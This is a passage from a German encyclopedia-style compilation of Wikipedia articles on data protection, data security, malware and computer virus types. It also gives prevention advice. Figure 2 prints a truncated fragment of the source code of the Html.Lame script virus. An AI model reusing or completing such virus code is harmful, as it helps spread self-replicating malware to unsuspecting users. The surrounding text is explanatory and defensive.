- Prinzip der individuellen Mitsprache und namentlich der Garantie des Zugriffsrechts für die betroffenen Personen
- Prinzip der Nicht-Diskriminierung
- Prinzip der Sicherheit
- Prinzip der Haftung
- Prinzip einer unabhängigen Überwachung und gesetzlicher Sanktionen
- Prinzip des angemessenen Schutzniveaus bei grenzüberschreitendem Datenverkehr

## Literatur


- Bäumler, Helmut: *E-Privacy – Datenschutz im Internet*. Vieweg Verlag, ISBN 3-528-03921-3.
- Garstka, Hansjürgen: *Informationelle Selbstbestimmung und Datenschutz. Das Recht auf Privatsphäre.*
- Kongehl, Gerhard (Hrsg): *Datenschutz-Management in Unternehmen und Behörden.* Haufe 2005, ISBN 3-8092-1705-0.
- Roßnagel, Alexander: *Handbuch Datenschutzrecht*, Verlag C.H. Beck, 2003, ISBN 3-406-48441-7.
- Schulzki-Haddouti, Christiane: *Bürgerrechte im Netz.* Bundeszentrale für politische Bildung, ISBN 3-8100-3872-5.
- Schulzki-Haddouti, Christiane: *Vom Ende der Anonymität. Die Globalisierung der Überwachung.* ISBN 3-88229-185-0.
- Schulzki-Haddouti, Christiane: *Datenjagd. Eine Anleitung zur Selbstverteidigung.* ISBN 3-434-53089-4.
- Ström, Pär: *Die Überwachungsmafia. Das gute Geschäft mit unseren Daten.* München 2005, ISBN 3-446-22980-9


## Weblinks

- Bundesbeauftragter für den Datenschutz (▸ http://www.bfd.bund.de)

- Österreichische Datenschutzkommission (▸ http://www.dsk.gv.at)
- Schweizerischer Datenschutzbeauftragter (▸ http://www.edsb.ch)
- Europäischer Datenschutzbeauftragter (▸ http://www.edps.eu.int)

*Quelle: http://de.wikipedia.org/wiki/Datenschutz. Historie: 25.4.03: angelegt von Hagbard, danach bearbeitet von den Hauptautoren Forevermore, Mwka, --, C.Löser, Hagbard, Thepulse, Gandi, WernerH, Fgb, Badenserbub, MichaelDiederich, Learny, Cyper, Christoph.B, PatrickD, Stf, Micha99, Diddi, Purodha, AlexR, Andrsvoss, Pelle6, Achim Raschka, Steven Malkovich, 3systems, B. N., Grümpfmü, Hutch, Wiener-, Tonk, Zwobot, Devanitator, Hostelli, Este, Nerd, Gregor Bert, Diago, Bib, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Datensicherheit

Datensicherheit hat das Ziel, Daten jeglicher Art in ausreichendem Maße vor Verlust, Manipulationen, unberechtigter Kenntnisnahme durch Dritte und anderen Bedrohungen zu schützen. Dabei unterscheidet man in der Regel die Schutzziele Vertraulichkeit, Verfügbarkeit, Integrität und Verbindlichkeit. Anforderungen zu Datensicherheit von personenbezogenen Daten ergeben sich aus dem gesetzlichen ➡Datenschutz, der in Deutschland im BDSG geregelt ist. Datensicherheit umfasst aber auch andere Daten, z. B. Vertragsdaten, Bilanzdaten oder Forschungsergebnisse.

Datensicherheit ist eine Voraussetzung von Datenschutz. Nur wenn geeignete Schutzmaßnahmen getroffen werden, kann man davon ausgehen, dass vertrauliche bzw. personenbezogene Daten nicht in die Hände von Unbefugten gelangen. Hierbei spricht man in der Regel von technischen und organisatorischen Maßnahmen zum Datenschutz, welche auch in der Anlage zum § 9 BDSG beschrieben sind. Häufig befindet sich eine Beschreibung der Datensicherheit in einem Datenschutzkonzept oder Sicherheitskonzept.

Maßnahmen zur Datensicherheit umfassen unter anderem die physische bzw. räumliche Sicherung von Daten, Zugriffskontrollen, das Aufstellen fehlertoleranter Systeme und Maßnahmen der Datensicherung und die ➡Verschlüsselung. Wichtige Voraussetzung ist die Sicherheit der verarbeitenden Systeme. Ein effektives Sicherheitskonzept berücksichtigt jedoch neben technischen Maßnahmen auch organisatorische und personelle Maßnahmen, wie z. B. das Schaffen geeigneter Organisations- und Managementstrukturen oder die Schulung und Sensibilisierung von Personen.

*Quelle: http://de.wikipedia.org/wiki/Datensicherheit. Historie: 27.9.03: Angelegt von Oberzerfer, danach bearbeitet von den Hauptautoren Iqfisch, Thika, Oberzerfer, Forevermore, TÜV-Verlag, Duesentrieb, Pale-Man, RolfS, Kubieziel, Jowi24, Stf, Haasalex, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*



# Viren, Würmer, Trojaner

## Malware

Als Malware (von engl. *malicious*, »böswillig«, und Software) bezeichnet man Computerprogramme, die eine offene oder verdeckte Schadfunktion aufweisen und üblicherweise mit dem Ziel entwickelt werden, Schaden anzurichten. Schadfunktionen können zum Beispiel die Manipulation oder das Löschen von Dateien oder die Kompromittierung der Sicherheitseinrichtungen (wie z. B. ➡Firewalls und ➡Antivirenprogramme) eines Computers sein.

Malware bezeichnet keine fehlerhafte Software, auch wenn diese Schaden anrichten kann.

Es existieren folgende Typen von Malware:

- ➡Computerviren sind die älteste Art der Malware, sie verbreiten sich, indem sie Kopien von sich selbst in Programme, Dokumente oder Datenträger schreiben.
- Ein ➡Computerwurm ähnelt einem Computervirus, verbreitet sich aber direkt über Netzwerke wie das Internet und versucht in andere Computer einzudringen.
- Ein ➡Trojanisches Pferd ist eine Kombination eines (manchmal nur scheinbar) nützlichen Wirtsprogrammes mit einem versteckt arbeitenden, bösartigen Teil, oft Spyware oder eine Backdoor. Ein Trojanisches Pferd verbreitet sich nicht selbst, sondern wirbt mit der Nützlichkeit des Wirtsprogrammes für seine Installation durch den Benutzer.
- Eine ➡Backdoor ist ein üblicherweise durch Viren, Würmer oder Trojanische Pferde installiertes Programm, das Dritten einen unbefugten Zugang (Hintertür) zum Computer verschafft, jedoch versteckt und unter Umgehung der üblichen Sicherheitseinrichtungen. Backdoors werden oft für ➡Denial-of-Service-Angriffe benutzt.
- Als ➡Spyware bezeichnet man Programme, die Informationen über die Tätigkeiten des Benutzers sammeln und an Dritte weiterleiten. Ihre Verbreitung erfolgt meist durch Trojaner.

Oft werden auch ➡Dialer (Einwahlprogramme auf Telefon-Mehrwertrufnummern) zur Malware gezählt, obwohl sie grundsätzlich nicht dazu gehören. Illegale Dialer-Programme allerdings führen die Einwahl heimlich

– unbemerkt vom Benutzer – durch und fügen dem Opfer (oft erheblichen) finanziellen Schaden zu (Telefonrechnung).

*Quelle: http://de.wikipedia.org/wiki/Malware. Historie: 2.4.04: Anonym angelgt, danach bearbeitet von den Hauptautoren LosHawlos, Schnargel, Mikue, Xeper, Hendrik.vm, Stf, GerhardG, Bert2, WikiMax, Wolfgang1018, Spawn Avatar, Steven Malkovich, RobotQuistnix, Blubbalutsch, Joni2, Rat, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Computervirus

Das Computervirus (umgangssprachlich auch: der Computervirus; Plural: Computerviren) ist ein sich selbst vermehrendes Computerprogramm, welches sich in andere Computerprogramme einschleust und damit reproduziert.

Einmal gestartet, kann es vom Anwender nicht kontrollierbare Veränderungen am Status der Hardware (z. B. Netzwerkverbindungen), am Betriebssystem oder an der Software vornehmen (Schadfunktion). Computerviren können durch vom Ersteller gewünschte oder nicht gewünschte Funktionen die ➡Computersicherheit beeinträchtigen und zählen dann zur ➡Malware.

Der Begriff Computervirus wird auch fälschlich für ➡Computerwürmer und ➡Trojanische Pferde genutzt, da der Übergang inzwischen fließend und für Anwender oft nicht zu erkennen ist.

### Arbeitsweise

Wie sein biologisches Vorbild benutzt ein Computervirus die Ressourcen seines Wirtes und schadet ihm dabei häufig. Auch es vermehrt sich meist unkontrolliert. Durch vom Virenautor eingebaute Schadfunktionen oder auch durch Fehler im Virus kann das Virus das Wirtsystem bzw. dessen Programme auf verschiedene Weisen beeinträchtigen, von harmloseren Störungen bis hin zu Datenverlust.

Viren brauchen, im Gegensatz zu Computerwürmern, einen Wirt um ihren Schadcode auszuführen. Viren haben keine eigenständige Verbreitungsroutinen, d. h. ein Computervirus kann nur durch ein infiziertes Wirtprogramm verbreitet werden. Wird dieses Wirtprogramm aufgerufen, wird je nach Virentyp früher oder später das Virus ausgeführt, das sich dann selbst in noch nicht infizierte Programme weiterverbreiten oder seine eventuell vorhandene Schadwirkung ausführen kann.

Heutzutage sind Computerviren fast vollständig von Würmern verdrängt worden, da fast jeder Rechner an Rechnernetze (lokale Netze und





das Internet) angeschlossen ist und die aktive Verbreitungsstrategie der Würmer in kürzerer Zeit eine größere Verbreitung ermöglicht. Viren sind nur noch in neuen Nischen von Bedeutung.

### Unterschied zwischen Virus und Wurm

Computerviren und -würmer verbreiten sich beide auf Rechnersystemen, doch basieren sie zum Teil auf vollkommen verschiedenen Konzepten und Techniken.

Ein Virus verbreitet sich, indem es sich selbst in noch nicht infizierte Dateien kopiert und diese ggf. so anpasst, dass das Virus ausgeführt wird, wenn das Wirtsprogramm gestartet wird. Zu den infizierbaren Dateien zählen normale Programmdateien, Programmbibliotheken, Skripten, Dokumente mit Makros oder anderen ausführbaren Inhalten sowie Bootsektoren (auch wenn Letztere normalerweise vom Betriebssystem nicht als Datei repräsentiert werden).

Die Verbreitung auf neue Systeme erfolgt durch versehentliches (gelegentlich auch absichtliches) Kopieren einer infizierten Wirtsdatei auf das neue System durch einen Anwender. Dabei ist es unerheblich, auf welchem Weg diese Wirtsdatei kopiert wird: Früher waren die Hauptverbreitungswege Wechselmedien wie Disketten, heute sind es Rechnernetze (z. B. via E-Mail zugesandt, von FTP-Servern, Web-Servern oder aus Tauschbörsen heruntergeladen). Es existieren auch Viren, die Dateien in freigegebenen Ordnern in LAN-Netzwerken infizieren, wenn sie entsprechende Rechte besitzen.

Im Gegensatz zu Viren warten Würmer nicht passiv darauf, von einem Anwender auf einem neuen System verbreitet zu werden, sondern versuchen aktiv in neue Systeme einzudringen. Sie nutzen dazu Sicherheitsprobleme auf dem Zielsystem aus, wie z. B.:

- Netzwerk-Dienste, die Standardpasswörter oder gar kein Passwort benutzen
- Design- und Programmierfehler in Netzwerk-Diensten
- Design- und Programmierfehler in Anwenderprogrammen, die Netzwerkdienste benutzen (z. B. E-Mail-Clients)

Ein Wurm kann sich dann wie ein Virus in eine andere Programmdatei einfügen; meistens versucht er sich jedoch nur an einer unauffälligen Stelle im System mit einem unauffälligen Namen zu verbergen und verändert das Zielsystem so, dass beim Systemstart der Wurm aufgerufen wird (wie etwa die Autostart-Funktion in Microsoft-Windows-Systemen).

In der Umgangssprache werden Computerwürmer wie »I Love You« oft fälschlicherweise als Viren bezeichnet, da der Unterschied für Anwender häufig nicht ersichtlich ist.

### Gefährdungsgrad unterschiedlicher Betriebssysteme

Das verwendete Betriebssystem hat großen Einfluss darauf, wie hoch die Wahrscheinlichkeit einer Virusinfektion ist bzw. wie hoch die Wahrscheinlichkeit für eine systemweite Infektion ist.

Grundsätzlich sind alle Betriebssysteme anfällig, die einem Programm erlauben, eine andere Datei zu manipulieren. Ob Sicherheitssysteme wie z. B. Benutzerrechte-Systeme vorhanden sind (und auch benutzt werden), beeinflusst, in wie weit sich ein Virus auf einem System ausbreiten kann.

Betriebssysteme ohne jegliche Rechtesysteme wie z. B. MS-DOS oder Amiga-Systeme sind die anfälligsten Systeme, jedoch sind theoretisch Unix und Unix-ähnliche Systeme wie Linux und Mac OS X genauso anfällig, wenn der Benutzer ausschließlich als Administrator arbeitet und somit das Rechtesystem nicht eingreifen kann. Genau das ist auch das Hauptproblem von aktuellen Microsoft-Windows-Systemen, die über ein gutes Benutzerrechtesystem verfügen, dieses aber normalerweise eine systemweite Virusverbreitung nicht verhindern kann, da die meisten Anwender aus verschiedenen Gründen als Administrator arbeiten oder ihr Benutzerkonto Administratorrechte besitzt.

Wenn ein Anwender mit einem Benutzerkonto mit eingeschränkten Rechten arbeitet, kann ein Virus sich nur auf Dateien verbreiten, auf die der Benutzer die entsprechenden Rechte zur Manipulation besitzt. Das heißt in der Regel, dass Systemdateien vom Virus nicht infiziert werden können, solange der Administrator oder mit Administratorrechten versehene Systemdienste nicht Dateien des infizierten Benutzers aufrufen. Eventuell auf dem gleichen System arbeitende Benutzer können meist ebenfalls nicht infiziert werden, so lange sie nicht eine infizierte Datei des infizierten Benutzers ausführen oder die Rechte des infizierten Benutzers erlauben, die Dateien von anderen Benutzern zu verändern.

Da Windows-Systeme heute die weiteste Verbreitung haben, sind sie derzeit das Hauptziel von Virenautoren. Die Tatsache, dass sehr viele Windows-Anwender mit Konten arbeiten, die Administratorrechte haben, sowie die Unkenntnis von Sicherheitspraktiken bei der relativ hohen Zahl unerfahrener Privatanwender macht Windows-Systeme noch lohnender zum Ziel von Virenautoren.





Während für Windows-Systeme über 60.000 Viren bekannt sind, liegt die Zahl der bekannten Viren für Linux und dem klassischen Mac OS jeweils bei etwa 50, für das seit einiger Zeit aktuelle (auf dem Unix-Subsystem Darwin basierenden) Mac OS X, welches bereits seit 2001 auf dem Markt ist, ist zumindest bisher (Dezember 2005) kein einziges Virus bekannt. In »freier Wildbahn« werden allerdings weitaus weniger verschiedene Viren beobachtet als theoretisch bekannt sind.

Die meist kommerzielle Nutzung von Apple- und Unix-Computern allgemein führt unter anderem auch dazu, dass der Sicherheitsstandard höher ist, weil professionell betreute Computersysteme oft gut geschützt werden. Außerdem macht die geringe Verbreitung von Macintosh-Rechnern die Virenentwicklung weniger lohnend.

Bei Unix- und Linux-Systemen sorgen die höheren Sicherheitsstandards und die noch nicht so hohe Verbreitung dieser Systeme bei Endanwendern dafür, dass sie für Virenautoren momentan kein lohnendes Ziel darstellen und Viren »in freier Wildbahn« praktisch nicht vorkommen. Anders sieht es bei Computerwürmern aus. Diese Systeme sind wegen der hohen Marktanteile bei Internet-Servern mittlerweile ein häufiges Ziel von Wurmautoren.

**Schutz durch Live-Systeme –** Live-Systeme wie Knoppix, die unabhängig vom installierten Betriebssystem von einer CD gestartet werden, bieten nahezu vollständigen Schutz, wenn keine Schreibgenehmigung für die Festplatten erteilt wird. Weil keine Veränderungen an Festplatten vorgenommen werden können, kann sich kein schädliches Programm auf der Festplatte einnisten. Speicherresidente Malware kann aber auch bei solchen Live-Systemen Schaden anrichten, indem diese Systeme als Zwischenwirt bzw. Infektionsherd für andere Computer dienen können. Malware, die direkt im Hauptspeicher residiert, wird erst bei einem Reboot unschädlich gemacht.

### Allgemeine Prävention

**Bei Microsoft-Betriebssystemen –** Anwender sollten niemals unbekannte Dateien oder Programme aus unsicherer Quelle ausführen und generell beim Öffnen von Dateien Vorsicht walten lassen. Das gilt insbesondere für Dateien, die per E-Mail empfangen wurden. Solche Dateien – auch eigentlich harmlose Dokumente wie Bilder oder PDF-Dokumente – können durch Sicherheitslücken in den damit verknüpften Anwendungen auf verschiedene Weise Schadprogramme aktivieren. Daher ist

deren Überprüfung mit einem aktuellen Antivirenprogramm zu empfehlen.

Betriebssystem und Anwendungen sollten regelmäßig aktualisiert werden und vom Hersteller bereitgestellte Service Packs und Patches/Hotfixes eingespielt werden. Einige Betriebssysteme vereinfachen diese Prozedur, indem sie das automatische Herunterladen und Installieren von Updates unterstützen. Manche unterstützen sogar das gezielte Herunterladen und Installieren nur derjenigen Updates, die sicherheitskritische Probleme beheben. Dazu gibt es auch die Möglichkeit, die Service Packs und Hotfixes für Windows 2000 und Windows XP via *Offline-update* einzuspielen. Diese Offline-updates sind besonders bei neuen PCs zu empfehlen, da andernfalls der PC bereits beim ersten Verbinden mit dem Internet infiziert werden könnte.

Die eingebauten Schutzfunktionen des Betriebssystems sollten ausgenutzt werden. Dazu zählt insbesondere, nicht als Administrator mit allen Rechten, sondern als Nutzer mit eingeschränkten Rechten zu arbeiten, da dieser keine Software systemweit installieren darf.

Das automatische Öffnen von Dateien aus dem Internet sowie das automatische Ausblenden von bekannten Dateianhängen sollte deaktiviert werden, um nicht versehentlich Dateien auszuführen, die man sonst als getarnten Schädling erkennen würde. Auch durch die Autostartfunktion für CD-ROMs und DVD-ROMs können Programme bereits beim Einlegen eines solchen Datenträgers ausgeführt und damit ein System infiziert werden.

Es empfiehlt sich, die auf den meisten Privatrechnern vorinstallierte Software von Microsoft zu meiden oder sicherer zu konfigurieren, da sie meist so konfiguriert sind, dass sie für den Anwender den höchsten Komfort und nicht die höchste Sicherheit bieten. Auch bieten sie durch ihren extrem hohen Verbreitungsgrad eine große Angriffsfläche. Vor allem Internet Explorer (IE) und Outlook Express sind hier zu nennen. Sie sind die am häufigsten von Schädlingen angegriffenen Anwendungen, da sie extrem weit verbreitet und in den Standardeinstellungen leicht angreifbar sind. Die zur Zeit bedeutendsten Alternativen zum Internet Explorer sind Firefox sowie Opera, die beide mehr Sicherheit versprechen.

**Bei sonstigen Betriebssystemen –** Für Betriebssysteme wie Mac OS X, GNU/Linux oder die Betriebssysteme der BSD-Reihe sind momentan keine Viren verbreitet, die für den Benutzer eine Gefahr darstellen könnten. Es gibt zwar Viren für diese Betriebssysteme, jedoch kommen diese »in





der freien Wildbahn« praktisch nicht vor und können sich auf Grund von z. B. Rechtetrennung im Normalfall nicht stark verbreiten. Das bedeutet jedoch nicht, dass Benutzer dieser Systeme immun sind!

**Personal Firewall –** ➡Personal Firewalls zeigen gegen Viren keine Wirkung, da ihre Arbeitsweise nichts mit der der Viren zu tun hat, sondern eher auf Würmer passt. Ihr Einsatz zum Schutz des Systems ist trotzdem empfehlenswert.

**Antivirensoftware –** ➡Antivirenprogramme schützen (mit Ausnahmen) nur vor bekannten Viren. Daher ist es bei der Benutzung eines solchen Programms wichtig, regelmäßig die von den Herstellern bereitgestellten aktualisierten Virensignaturen einzuspielen. Viren der nächsten Generation (Tarnkappenviren) können von Antivirensoftware fast nicht mehr erkannt werden.

Mit Hilfe dieser Programme werden Festplatte und Arbeitsspeicher nach schädlichen Programmen durchsucht. Antivirenprogramme bieten meist zwei Betriebsmodi: einen manuellen, bei dem das Antivirenprogramm erst auf Aufforderung des Benutzers alle Dateien einmalig überprüft (on demand) und einen automatischen, bei dem alle Schreib- und Lesezugriffe auf die Festplatte (teilweise auch auf den Arbeitsspeicher) und damit auch





Abb. 1: Ein Online-Scanner erkennt ein Virus.

E-Mail-Anhänge und sonstige Downloads überprüft werden (on access). Es gibt Antivirenprogramme, die mehrere (für das Scannen nach Viren verantwortliche) *Engines* nutzen. Wenn diese unabhängig voneinander suchen, steigt die Erkennungswahrscheinlichkeit.

Antivirenprogramme bieten nie vollständigen Schutz, da die Erkennungsrate selbst bei bekannten Viren nicht bei 100 % liegt. Unbekannte Viren können von den meisten dieser Programme anhand ihres Verhaltens entdeckt werden (*Heuristik*); diese Funktionen arbeiten jedoch sehr unzuverlässig. Auch entdecken Antivirenprogramme Viren oft erst nach der Infektion und können das Virus unter Umständen nicht im normalen Betrieb entfernen.

Besteht der berechtigte Verdacht einer Infektion, sollten nacheinander mehrere On-Demand-Programme eingesetzt werden. Dabei ist es sinnvoll, darauf zu achten, dass die Programme unterschiedliche Engines nutzen, damit die Erkennungsrate steigt. Es gibt Antivirenprogramme verschiedener Hersteller, die die gleiche Scan-Methoden anwenden, also im Grunde eine ähnlich hohe Erkennungswahrscheinlichkeit haben und damit auch ein ähnliches Risiko, bestimmte Viren zu übersehen. Verschiedene On-Access-Antivirenprogramme (*Wächter*, *Guard*, *Shield*, etc.) sollten nie gleichzeitig installiert sein, weil das zu Fehlfunktionen des PC führen kann: Da viele dieser On-Access-Scanner bereits beim Hochfahren des Betriebssystems nach Bootsektorviren suchen, werden sie quasi gleichzeitig gestartet und versuchen einen alleinigen und ersten Zugriff auf jede zu lesende Datei zu erlangen, was naturgemäß unmöglich ist und daher zu schweren Systemstörungen führen kann bzw. muss.

Werden mehrere On-Demand-Scanner installiert und – auch unabhängig, also nicht gleichzeitig – gestartet und ausgeführt, sind falsche Virenfunde häufig, bei denen das eine Programm die Virensignaturen des anderen auf der Festplatte oder im Arbeitsspeicher als Virus erkennt bzw. schon gesicherte Virendateien im so genannten »Quarantäne-Ordner« des anderen Programmes findet. Auch ein On-Access-Scanner kann deshalb bei einem zusätzlich gestarteten On-Demand-Scanvorgang eines anderen Virensuchprogrammes im Konkurrenzprodukt, also fälschlich, ein oder mehrere Viren finden.

Grundsätzlich sollte gelegentlich, aber regelmäßig der gesamte PC on demand auf Viren untersucht werden, da – mit Hilfe neuer Virensignaturen – alte, früher nicht erkannte Virendateien entdeckt werden können und darüber hinaus auch die »Wächtermodule« ein und desselben Herstellers manchmal anders suchen und erkennen als der zugehörige On-Demand-Scanner.





**Computervirentypen**

**Bootviren –** Bootviren zählen zu den ältesten Computerviren. Diese Viren waren bis 1995 eine sehr verbreitete Form von Viren. Ein Bootsektorvirus infiziert den *Bootsektor* von Disketten und Festplattenpartitionen und/oder den *Master Boot Record* (MBR) einer Festplatte.

Der Bootsektor ist der erste physische Teil einer Diskette oder einer Festplattenpartition. Festplatten haben außerdem einen so genannten Master Boot Record. Dieser liegt wie der Bootsektor von Disketten ganz am Anfang des Datenträgers. Bootsektoren und MBR enthalten mit den so genannten Boot-Loadern die Software, die von einem Rechner direkt nach dessen Start ausgeführt wird, sobald die Firmware bzw. das BIOS den Rechner in einen definierten Startzustand gebracht hat. Üblicherweise laden Boot-Loader das installierte Betriebssystem und übergeben diesem die Kontrolle über den Computer.

Wie beschrieben sind Boot-Loader Programme, die vor dem Betriebssystem ausgeführt werden und deshalb für Viren sehr interessant: Bootviren können in das Betriebssystem, das nach ihnen geladen wird, eingreifen und dieses manipulieren oder komplett umgehen. Dadurch können sie sich z. B. auf Bootsektoren eingelegter Disketten verbreiten.

Lädt ein Rechner nicht den MBR der Festplatte sondern, den infizierten Bootsektor einer Diskette, versucht das enthaltene Bootvirus meist, bis in den MBR der Festplatte vorzudringen, um bei jedem Start des Computers ohne Diskette aktiv werden zu können.

Bootviren haben jedoch mit den technischen Limitierungen, die mit dem Bootsektor bzw. vor allem MBR als Speicherort einhergehen, zu kämpfen: Sie können maximal 444 Bytes groß sein, sofern sie nicht noch weitere Teile auf anderen Teilen der Festplatte verstecken. (Der MBR ist nach Industrienorm einen Sektor, also 512 Byte groß, aber einige Bytes werden für die Hardware- und BIOS-Kompatibilität verbraucht.) Außerdem müssen sie die Aufgaben des Boot-Loaders übernehmen, damit das System funktionsfähig bleibt, was von dem ohnehin schon sehr geringen Platz für die Virenlogik noch weiteren Platz wegnimmt. Da sie vor einem Betriebssystem aktiv werden, können sie außerdem nicht auf von einem Betriebssystem bereitgestellte Funktionen wie das Finden und Öffnen einer Datei zurückgreifen.

Seit 2005 gibt es auch Bootsektorviren für CD-ROMs. Diese infizieren bootfähige CD-ROM-Image-Dateien (ISO-Images). Es ist technisch möglich, ein Bootsektorvirus für einen USB-Stick oder für ein LAN-Netzwerk zu erstellen, dies ist aber bis 2005 noch nicht geschehen.

Heutzutage gibt es beinahe keine Bootsektorviren mehr, da BIOS und Betriebssysteme meistens einen gut funktionierenden Schutz vor ihnen haben. Zwar gibt es Bootsektorviren, die diesen Schutz umgehen können, doch ist ihre Verbreitung im Allgemeinen sehr langsam. Durch die technischen Probleme, die mit diesem Virentyp einhergehen, fordern sie vom Virenautor außerdem deutlich mehr Wissen und Programmierfertigkeiten, während sie zugleich seine Möglichkeiten stark einschränken.

**Dateiviren/Linkviren –** ➡Linkviren oder Dateiviren sind der am häufigsten anzutreffende Virentyp. Sie infizieren ausführbare Dateien oder Programmbibliotheken auf einem Betriebssystem.

Um eine ausführbare Datei zu infizieren, muss das Virus sich in diese Wirtsdatei einfügen (oft direkt am Ende, da dies am einfachsten ist). Außerdem modifiziert das Virus die Wirtsdatei so, dass das Virus beim Programmstart aufgerufen wird. Eine spezielle Form von Linkviren wählt eine andere Strategie und fügt sich in eine bestehende Programmfunktion ein.

**Makroviren –** Makroviren benötigen Anwendungen, die Dokumente mit eingebetteten Makros verarbeiten. Sie befallen Makros in nicht-infizierten Dokumenten oder fügen entsprechende Makros ein, falls diese noch nicht vorhanden sind.

Makros werden von den meisten Office-Dokument-Typen verwendet, wie z. B. in allen Microsoft-Office- sowie OpenOffice-Dokumenten. Aber auch andere Dokument-Dateien können Makros enthalten. Sie dienen normalerweise dazu, in den Dokumenten wiederkehrende Aufgaben zu automatisieren oder zu vereinfachen.

Häufig unterstützen Anwendungen mit solchen Dokumenten ein spezielles Makro, das automatisch nach dem Laden des Dokuments ausgeführt wird. Dies ist ein von Makroviren bevorzugter Ort für die Infektion, da er die höchste Aufruf-Wahrscheinlichkeit hat. Wie Linkviren versuchen auch Makroviren, noch nicht infizierte Dateien zu befallen.

Da die meisten Anwender sich nicht bewusst sind, dass z. B. ein Textdokument ausführbare Inhalte und damit ein Virus enthalten kann, gehen sie meist relativ sorglos mit solchen Dokumenten um. Sie werden sehr oft an andere Anwender verschickt oder sogar auf öffentlichen Servern zum Herunterladen angeboten. Dadurch können sich Makroviren recht gut verbreiten. Um das Jahr 2000 herum stellten sie die größte Bedrohung dar, bis sie darin von den Computerwürmern abgelöst wurden.





Ein Schutz gegen Makroviren besteht darin, dafür zu sorgen, dass nur zertifizierte Makros von der Anwendung ausgeführt werden. Dies ist insbesondere für (größere) Unternehmen und Behörden von Interesse, wo eine zentrale Zertifizierungsstelle Makros zum allgemeinen Gebrauch vor deren Freigabe überprüft und akzeptierte Makros zertifiziert.

Es empfiehlt sich weiterhin, das automatische Ausführen von Makros in der entsprechenden Anwendung auszuschalten.

**Skriptviren –** Skripten sind Programme, die nicht wie normale Programme kompiliert, sondern interpretiert werden. Sie werden häufig auf Webservern verwendet (z. B. Perl, PHP) bzw. in Webseiten eingebettet (z. B. JavaScript).

Skripten werden gerne in Webseiten zusätzlich zu normalem HTML oder XML eingesetzt, um Funktionen zu realisieren, die sonst nur unter Zuhilfenahme ausführbarer Programme auf dem Server (CGI-Programme) realisierbar wären. Solche Funktionen sind zum Beispiel Gästebücher, Foren, dynamisch geladene Seiten oder Webmailer. Skriptsprachen sind meist vom Betriebssystem unabhängig. Um ein Skript auszuführen, wird ein passender Interpreter – ein Programm, das das Skript von einer für den Menschen lesbaren Sprache in eine interne Repräsentation umsetzt und dann ausführt – benötigt. Wie alle anderen Viren auch, sucht das Skriptvirus eine geeignete Wirtsdatei, die es infizieren kann.

```
<head>
<meta http-equiv="Content-Type"
content="text/html; charset=iso-8859-1">
<meta name="AUTHOR" content="Bumblebee[UC]">
<title>Html.Lame virus ;)</title>
</head>
<body>
<SCRIPT lenguage="JavaScript" lame><!--
Lame()
function Lame() {
// Html.Lame virus
// Coded by Bumblebee[UC]
// This is a research virus. Do not distribute.
var NS=(navigator.appName=='Netscape')
if(!NS) {
var d,day
d=new Date()
day=d.getUTCDate()
if(day==9) {
        document.write("<p><b>This file is infected by Html.Lame!<br>")
        document.write("What a virus! ;)</b></p>")
        return;
}
var proto=(location.protocol=='file:')
```

Abb. 2: Teil des Source-Codes von Html.Lame, einem Skriptvirus, das HTML-Dateien infiziert.

Im Falle von HTML-Dateien fügt sich das Skriptvirus in einen speziellen Bereich einer HTML-Datei ein (oder erzeugt diesen), der Skripten enthält, die die meisten Browser beim Laden des HTML-Dokuments ausführen. Diese speziellen Skriptviren verhalten sich also fast genauso wie die oben beschriebenen Makroviren.

Unix-, Mac-OS-X- und Linux-Systeme benutzen für sehr viele Aufgaben Skripten, die z. B. für eine Unix-Shell wie bash, in Perl oder in Python geschrieben sind. Auch für diese Skriptsprachen gibt es Viren, die allerdings nur Laborcharakter haben und in der »freien Wildbahn« so gut wie nicht anzutreffen sind. Auch können sie nicht wie in HTML eingebettete Skriptviren versehentlich eingefangen werden, sondern man muss – wie bei einem Linkvirus – erst ein verseuchtes Skript auf sein System kopieren und ausführen.

**Mischformen –** Nicht alle Computerviren fallen eindeutig in eine spezielle Kategorie. Es gibt auch Mischformen wie zum Beispiel Viren, die sowohl Dateien als auch Bootsektoren infizieren (Beispiel: Kernelviren) oder Makroviren, die auch Programmdateien infizieren können. Bei der Zusammensetzung ist beinahe jede Variation möglich.

**Testviren –** Das Eicar-Test-File ist eine Datei, die benutzt wird um Virenscanner zu testen. Sie ist kein Virus und enthält auch keinen »viralen« Inhalt, sondern ist nur per Definition als Virus zu erkennen. Jeder Virenscanner sollte diese Datei erkennen. Sie kann deswegen benutzt werden, um auf einem System – das von keinem Virus infiziert wurde – zu testen, ob der Virenscanner korrekt arbeitet.

```
E:\>EICAR.COM
EICAR-STANDARD-ANTIVIRUS-TEST-FILE!
E:\>
```

Abb. 3: Meldung des Eicar test files nach der Ausführung

### Infektionsarten

**Companion-Viren –** Companion-Viren infizieren nicht die ausführbaren Dateien selbst, sondern benennen die ursprüngliche Datei um und erstellen eine Datei mit dem ursprünglichen Namen, die nur das Virus enthält, oder sie erstellen eine Datei mit ähnlichem Namen, die vor der ursprünglichen Datei ausgeführt wird. Es handelt sich also nicht um ein Virus im eigentlichen Sinne, da kein Wirtsprogramm manipuliert wird.

Unter MS-DOS gibt es beispielsweise Companion-Viren, die zu einer ausführbaren EXE-Datei eine versteckte Datei gleichen Namens mit der





